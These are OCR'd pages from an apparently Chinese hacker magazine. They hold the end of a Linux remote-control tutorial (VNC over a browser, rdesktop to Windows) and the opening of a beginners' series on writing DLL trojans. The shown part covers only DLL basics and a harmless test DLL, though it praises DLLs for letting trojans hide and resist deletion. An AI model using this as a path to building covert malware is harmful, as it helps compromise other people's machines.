
如果一时无法找到VNC viewer，那也不要紧，使用Web浏览器也一样可以进行远程控制。您只需在Web浏览器的地址栏中输入：

http://VNC服务器IP地址：5800+显示装置编号

即可进行口令验证，通过验证后就可以进行远程管理了。


如图5显示了以Web界面进行远程管理的界面认证。认证成功后，能够显示远程Linux下的图形界面，如图6。





三、Linux 中使用终端服务远程控制 Windows


既然想在 Linux 中使用终端服务远程控制 Windows，那么就要在 Linux 中先配置好终端服务的控制端。在 Linux 中安装终端服务的程序包在 3 号安装盘中，安装包名称为 rdesktop-1.2.0-1.i386.rpm。安装该组件的方法很简单，过程如下：[主菜单]→[系统设置]→[添加／删除应用程序]→[系统]→[系统工具]→[rdesktop 在 X 中显示 Windows 终端服务器桌面]，如图 7。



现在就可以在 Linux 中使用终端服务远程控制 Windows 了，打开“终端”输入：

[root@hackbase root]# rdesktop -u “用户名” IP 地址

即可进行 Windows 2000 Advanced Server 的远程登陆了，如图 8。



瞧，Linux 下玩转远程操控是不是很简单啊，只要您有恒心和毅力学好计算机知识不是难事，相信您做的一定会比我更好。偶还是个菜鸟，由于能力和水平所限制，文章中具体内容若有疏漏，欠妥和错误之处，恳请各位黑友一如既往，多加指正，以便今后不断改进。

告别菜鸟 DLL 木马编写步步高

王

在经过了 X2005 年第 3 期《菜鸟后门编写步步高》、第 8 期《VC 编程初级教程》等基础专题的学习后，我们当然要把技术深入下去，这次就进入 DLL 木马的编写吧！

一、DLL 简介

我们要编写 DLL 木马，当然就要知道“DLL”是什么含义。DLL 的全称是 Dynamic Link Library，即动态链接程序库。其对立面即静态链接。

DOS 时代，程序员们把很多常用的代码集合放进一个独立的文件里，并把这个文件称为“库”（Library）。在写程序的时候，把这个库文件加入编译器，就能使用这个库包含的所有功能而不必自己再去写一大堆代码。比如常用的 printf() 函数就在 stdio.h 中，只有把 stdio.h 文件 include 进去后，才能在程序中使用 printf() 函数。这个技术被称为“静态链接”（Static Link）。但这样会把库里所有的东西都包含进去，不管我们使不使用。

后来，Windows 系统出现了，它使用了一种新的被称为“动态链接”（Dynamic Link）的技术，可以只选择加载我们想用的东西，DLL 的名字就是这样来的。

DLL 的格式和 EXE 文件是一样的，但不能直接执行，它把代码封装在自己内部，只提供函数接口让外面的 EXE 程序调用。DLL 导出的函数在 DLL 导出表中，DLL 的作者会通过文档让其他人知道导出函数的完整功能、参数格式、返回值等信息，便于其他程序员使用自己实现的函数；如果他不想公开一些函数，简单的不在文档中提及就可以了；但这样难不倒真正感兴趣的人，比如 Windows 就有很多未公开的 DLL 导出函数，牛人们利用查看导出表和反编译的手段，得到了很多 Windows 的未公开的但很有用的导出函数，《Undocumented Windows API》就是一本经典书籍，全是微软未公开的函数，被系统研究者们奉为圣经！

因为 DLL 文件本身并不可以运行，需要应用程序调用，加载的是到应用程序的内存中，所以运行 DLL 函数的时候，不会看到 DLL 的进程，而 DLL 文件在使用，又无法删除，所以对隐蔽性、抗删除性有特殊要求的木马有很大的吸引力。DLL 木马逐渐成为现在主流的木马编写方式。

本次专题由浅入深的谈论下 DLL 木马，首先看看普通 DLL 程序的编写和使用，然后在 DLL 中加入我们的木马代码并测试，最后讨论现实中真正的 DLL 木马的启动方法和实现！

二、普通 DLL 程序的编写

首先举个实际的例子，使用 VC 实现一个普通的 DLL 程序。


如何使用 VC 编写程序的问题就不再讨论了，大家可以参考今年第 8 期 X 档案上的专题——《VC 编程初级教程》，里面对 VC 的本质和编程的技巧都有详细的介绍，这里我们只讨论 DLL 的编程。

在 VC 中编写 DLL 和编写一般的程序其实差不多，都是利用 C/C++ 语言，通过变量、语句来实现函数；些许不同就是要告诉编译器，要生成 DLL 文件而不是 EXE 文件，并且另一个不同就是 DLL 要申明导出的函数有哪些。


在 DLL 中导出函数有两种方法，一种是在工程的模块定义

DEF 文件中申明；另一种是在函数定义的前面使用 __declspec (dllexport)关键字来表明该函数是导出函数。


我们在编写中，把两种方法都试一下。打开VC，新建一个工程，选择 Win32 Dynamic-Link Library 工程，即 Win32 DLL 工程，如图1。



把工程命名为 DllTest，在选择生成 DLL 的代码时，选择“A simple DLL Project”，如图2。



再点“Finish”，VC 就会自动生成一个含有简单代码的 DLL 工程，如图3。



从图中可以看到，生成的代码只有一个 DLLMain 函数，该函数是 DLL 程序的入口点，是一个 DLL 程序所必备的，就如同 EXE 程序没有 main 函数编译器会报找不到 main 函数一样，DLL 程序没有 DLLMain 函数，编译器也会报找不到 DLLMain 函数的错误。

此时，如果直接点 F7（生成 dllTest.dll)，我们就会在不写一行代码的前提下，在 Debug 目录下生成一个 dllTest.dll。首个 DLL 就这样生成了，是不是很简单！？：)

好了，虽然生成了 DLL，但什么功能都没有实现，只是一个空架子，接着我们在 DLL 中加上我们的代码，实现函数，并把函数导出，供 EXE 程序调用和测试。

在 DllMain 函数中加入 MessageBox(NULL, "This is in test Dll", "OK", MB_OK)；可以在进入这个入口函数时弹出对话框，让我们看到效果。

然后编写很简单的三个函数 int TestExport()，int TestIn()，int TestDef()，它们的功能都非常简单，都是直接返回整数，返回值分别为1、2、3。

